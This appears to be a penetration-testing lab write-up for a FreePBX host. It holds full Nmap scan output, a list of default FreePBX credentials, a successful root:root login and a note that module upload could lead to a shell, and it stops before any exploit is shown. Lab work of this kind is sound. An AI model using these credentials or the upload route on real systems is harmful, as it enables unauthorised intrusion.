readme.md

Pentest 15 - PBX - 17 - 10.14.1.17

Scanning and Enumerating

Nmap

```
# Nmap 7.94 scan initiated Sun Aug  6 15:21:21 2023 as: nmap -vv --reason -Pn -T4 -s
Nmap scan report for 10.14.1.17
Host is up, received user-set (0.24s latency).
Scanned at 2023-08-06 15:21:21 EDT for 36s
Not shown: 992 closed tcp ports (reset)
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu L
| ssh-hostkey:
|   1024 53:c1:71:52:3e:c3:9c:8d:e1:70:3f:14:e7:73:09:fa (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBANk4MzyzpxEdAaTDp4hL0bFxLAJyUTK5WF2k9mWcnkrt0f7Y2w+Ggz
|   2048 61:67:5a:d2:d9:ee:12:00:70:ef:61:ac:09:85:e3:2c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDrJItAYvuXmQqNWGNHcXwunPJbmlddQl+6W8w6MLbAf1
|   256 fc:07:b3:93:03:9e:3d:54:84:f7:ed:41:3d:ca:54:d0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOGYJxf/kc
|   256 4e:53:a1:92:2f:fb:dc:43:4a:b1:39:89:9d:4c:4d:b9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDD6T2Zei049Jr/w5pG9NTbdL9kPF1RgD4cjNmH4xHZe
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-title: 404 Not Found
|_Requested resource was config.php
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.7 (Ubuntu)
110/tcp open  pop3        syn-ack ttl 63 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: TOP RESP-CODES UIDL CAPA SASL AUTH-RESP-CODE STLS PIPELINING
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        syn-ack ttl 63 Dovecot imapd (Ubuntu)
|_imap-capabilities: more IMAP4rev1 ENABLE IDLE STARTTLS Pre-login have ID post-logi
|_ssl-date: TLS randomness does not represent time
445/tcp open             syn-ack ttl 63 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROL
993/tcp open  ssl/imaps?  syn-ack ttl 63
```

```
| ssl-cert: Subject: commonName=pbx/organizationName=Dovecot mail server/emailAddres
| Issuer: commonName=pbx/organizationName=Dovecot mail server/emailAddress=root@pbx/
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-06T11:26:13
| Not valid after:  2026-10-06T11:26:13
| MD5:   e6b3:151a:2653:1264:ae04:61ef:d172:82ab
| SHA-1: 0f02:7ab2:4226:0d4d:90a7:eb39:4bd9:25dc:483b:8506
| -----BEGIN CERTIFICATE-----
| MIIDeTCCAmGgAwIBAgIJAJw1R0COu7saMA0GCSqGSIb3DQEBCwUAMFMxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDDAKBgNVBAsMA3BieDEMMAoGA1UEAwwD
| cGJ4MRcwFQYJKoZIhvcNAQkBFghyb290QHBieDAeFw0xNjEwMDYxMTI2MTNaFw0y
| NjEwMDYxMTI2MTNaMFMxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDDAK
| BgNVBAsMA3BieDEMMAoGA1UEAwwDcGJ4MRcwFQYJKoZIhvcNAQkBFghyb290QHBi
| eDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOcTWNidMYn3tQamF6AU
| nvvjf/iiB8PU7uXvpsnddpFyO4ckydCw6sbA9DVF6uhClEZraek5mqgTiUaTixWg
| pQG431/dILfWXDTLK/CdYKqnrNUVFklQDv3DKmKXxt8q/W7QJwGDCGyqFLrLs88S
| X0VQwCiovURNfb2kQ+5S99UIr6fDj7STw7djGt5vwJqgdG4mu9VBGBllUf4aP1MR
| gp3TntOVwrhxROP1eh7DAuicMd4s/BDoOrfUYzSTAL6Q6YDAdyHFbGTnpJqXTraV
| pZJjl8uGqu48Pl/2wHBjBFZwg0RvLEzD0zKM1TyrP6joIhI8AZM9W+p6Cd4KJlIM
| CEUCAwEAAaNQME4wHQYDVR0OBBYEFIG2jOQIUUVMmDbYm0L7gUNqkO+/MB8GA1Ud
| IwQYMBaAFIG2jOQIUUVMmDbYm0L7gUNqkO+/MAwGA1UdEwQFMAMBAf8wDQYJKoZI
| hvcNAQELBQADggEBAF1OACUL0V82sEFrFCmSb53ZDfCc7ssTxZOny1ULjE/MNvUn
| C3k22e1dEuLKBQ4KET82L/qTbyesnjMgdMT3a16MsCT8a0ijxalRP4pAWj2DKxkZ
| M/ofnVVS9RJMrtFOxArQe7gs7PvQ5EoiIqVr0PN2s9EQDiDnU4fx67d6AApmKWFt
| alsCkkKgu23hOR5tUS1rrjLrTCkdiJIhq7zVtgqf2/O/fQsEvjQdh/9vj4nHvUt+
| wqxsoNQPrNwwbDHfBwpCx+k2Q2pf9huoDrzFNTnaHoiiu0ksK+bHf60vCOulTZuh
| g3U+teEybqB5pX5XTehGmYE/dj9TFUEvHAmimW0=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3s?  syn-ack ttl 63
| ssl-cert: Subject: commonName=pbx/organizationName=Dovecot mail server/emailAddres
| Issuer: commonName=pbx/organizationName=Dovecot mail server/emailAddress=root@pbx/
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2016-10-06T11:26:13
| Not valid after:  2026-10-06T11:26:13
| MD5:   e6b3:151a:2653:1264:ae04:61ef:d172:82ab
| SHA-1: 0f02:7ab2:4226:0d4d:90a7:eb39:4bd9:25dc:483b:8506
| -----BEGIN CERTIFICATE-----
| MIIDeTCCAmGgAwIBAgIJAJw1R0COu7saMA0GCSqGSIb3DQEBCwUAMFMxHDAaBgNV
| BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDDAKBgNVBAsMA3BieDEMMAoGA1UEAwwD
| cGJ4MRcwFQYJKoZIhvcNAQkBFghyb290QHBieDAeFw0xNjEwMDYxMTI2MTNaFw0y
| NjEwMDYxMTI2MTNaMFMxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDDAK
| BgNVBAsMA3BieDEMMAoGA1UEAwwDcGJ4MRcwFQYJKoZIhvcNAQkBFghyb290QHBi
| eDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOcTWNidMYn3tQamF6AU
| nvvjf/iiB8PU7uXvpsnddpFyO4ckydCw6sbA9DVF6uhClEZraek5mqgTiUaTixWg
```

```
| pQG431/dILfWXDTLK/CdYKqnrNUVFklQDv3DKmKXxt8q/W7QJwGDCGyqFLrLs88S
| X0VQwCiovURNfb2kQ+5S99UIr6fDj7STw7djGt5vwJqgdG4mu9VBGBllUf4aP1MR
| gp3TntOVwrhxROP1eh7DAuicMd4s/BDoOrfUYzSTAL6Q6YDAdyHFbGTnpJqXTraV
| pZJjl8uGqu48Pl/2wHBjBFZwg0RvLEzD0zKM1TyrP6joIhI8AZM9W+p6Cd4KJlIM
| CEUCAwEAAaNQME4wHQYDVR0OBBYEFIG2jOQIUUVMmDbYm0L7gUNqkO+/MB8GA1Ud
| IwQYMBaAFIG2jOQIUUVMmDbYm0L7gUNqkO+/MAwGA1UdEwQFMAMBAf8wDQYJKoZI
| hvcNAQELBQADggEBAF1OACUL0V82sEFrFCmSb53ZDfCc7ssTxZOny1ULjE/MNvUn
| C3k22e1dEuLKBQ4KET82L/qTbyesnjMgdMT3a16MsCT8a0ijxalRP4pAWj2DKxkZ
| M/ofnVVS9RJMrtFOxArQe7gs7PvQ5EoiIqVr0PN2s9EQDiDnU4fx67d6AApmKWFt
| alsCkkKgu23hOR5tUS1rrjLrTCkdiJIhq7zVtgqf2/O/fQsEvjQdh/9vj4nHvUt+
| wqxsoNQPrNwwbDHfBwpCx+k2Q2pf9huoDrzFNTnaHoiiu0ksK+bHf60vCOulTZuh
| g3U+teEybqB5pX5XTehGmYE/dj9TFUEvHAmimW0=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=22%CT=1%CU=43365%PV=Y%DS=2%DC=I%G=Y%TM=64CFF2D5
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=109%TI=Z%II=I%TS=8)OPS(O1=M5B
OS:4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6
OS:=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF
OS:=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%
OS:Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6
OS:(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 16.631 days (since Fri Jul 21 00:13:18 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: PBX; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: pbx
|   NetBIOS computer name: PBX\x00
|   Domain name:
|   FQDN: pbx
|_  System time: 2023-08-06T21:21:37+02:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 8541/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 37645/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 9657/udp): CLEAN (Timeout)
|   Check 4 (port 32353/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
```

```
| smb2-time:
|   date: 2023-08-06T19:21:37
|_  start_date: N/A
|_clock-skew: mean: -40m03s, deviation: 1h09m16s, median: -4s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:0:0:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: PBX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknow
| Names:
|   PBX<00>              Flags: <unique><active>
|   PBX<03>              Flags: <unique><active>
|   PBX<20>              Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00

TRACEROUTE
HOP RTT       ADDRESS
1   237.01 ms 10.14.1.17

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug  6 15:21:57 2023 -- 1 IP address (1 host up) scanned in 36.20
```

OS Type: `Linux 4.1.6 Ubuntu`

Port	Service	Protocol	Version
22	SSH	TCP	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
80	HTTP	TCP	Apache httpd 2.4.7 ((Ubuntu)
110	POP3	TCP	Dovecot pop3d
139	netbios-ssn	TCP	Samba smbd 3.x - 4.x
143	imap	TCP	Dovecot imapd
445	?	TCP	smbd 4.1.6-ubuntu


Port	Service	Protocol	Version
993	imaps	TCP	Samba smbd 3.x - 4.x
5038	asterisk	TCP	Asterisk Call Manager 2.8.0

Nikto

Exploitation


Initial Access

First thing, I opened up and checked out the website, and can see that it's running FreePBX.




From here, I did some googling for default credentials, which were suggested to be:


User	Pass
admin	admin
admin	SangomaRootPassword
root	SangomaRootPassword
root	root




`root:root` logged me in:




From here, I can see it is running `FreePBX 13.0.188.8 'VoIP Server'` . Lets see what google has. It seems like **this** version in particular patches some vulnerabilities. Poking around however, I do see that I can upload a tar gzip file containing a FreePBX module from my local system.




Googling for `FreePBX Shell` , seems pretty promising



